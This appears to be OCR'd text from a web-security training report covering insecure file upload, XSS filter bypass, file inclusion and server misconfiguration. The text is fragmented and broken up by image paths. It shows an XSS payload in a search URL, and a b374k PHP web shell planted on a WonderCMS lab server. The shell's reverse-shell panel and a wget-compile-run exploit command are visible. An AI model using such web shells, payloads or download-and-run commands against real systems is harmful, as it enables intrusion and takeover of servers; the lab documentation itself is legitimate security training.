
OK

Add Product:

No.	Product Name	Product Desc		ry	Image	Price	
	insecure file upload	Adidas Men & Length Socks	○ Nandan	rt s ○ Shoes	UPLOAD	2	Add

Insecure file upload is **abusing a web application’s file upload functionality to upload a malicious file to the system with intentions to cause harm**.

Client Side Filter Bypass




Not secure | 3.108.42.243/search/search.php?q=<script>alert(1)</script>

Lifestyle Store

<script>alert(1)</script>

These filters **ensure that the input given by the user is in the correct format**. Basically, this filter validates the input, and then it is forwarded to the server-side

File Inclusion Vulnerabilities



3.110.32.143/wondercms/files/b374kmini.php?y=/home/trainee/&x=netsploit


```
nginx/1.14.0
Linux ip-172-26-12-85 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
server ip : 3.110.32.143 | your ip : 49.36.185.181
safemode OFF
 >  / home / trainee /
```

Port Binding			Connect Back			Load and Exploit	
Port	13123		IP	49.36.185.181		url	www.some-code/exploits.c
Password	b374k		Port	13123		cmd	gcc -o exploits exploits.c;chmod +x exploits;./explo
Use	Perl	Bind	Use	Perl	Connect	wget	Go

Jayalah Indonesiaku ©

A file inclusion vulnerability is a type of **web vulnerability** that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time.

Server Misconfiguration



Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)


New WonderCMS update available.
- Backup your website and check what's new before updating.

File uploaded.

A Type of Insecure file upload


Server misconfiguration **attacks exploit configuration weaknesses found in web and application servers**. Many servers come with unnecessary default and sample files, including applications, configuration files, scripts, and webpages

Components With Known Vulnerability



Admin Console

Command: whoami

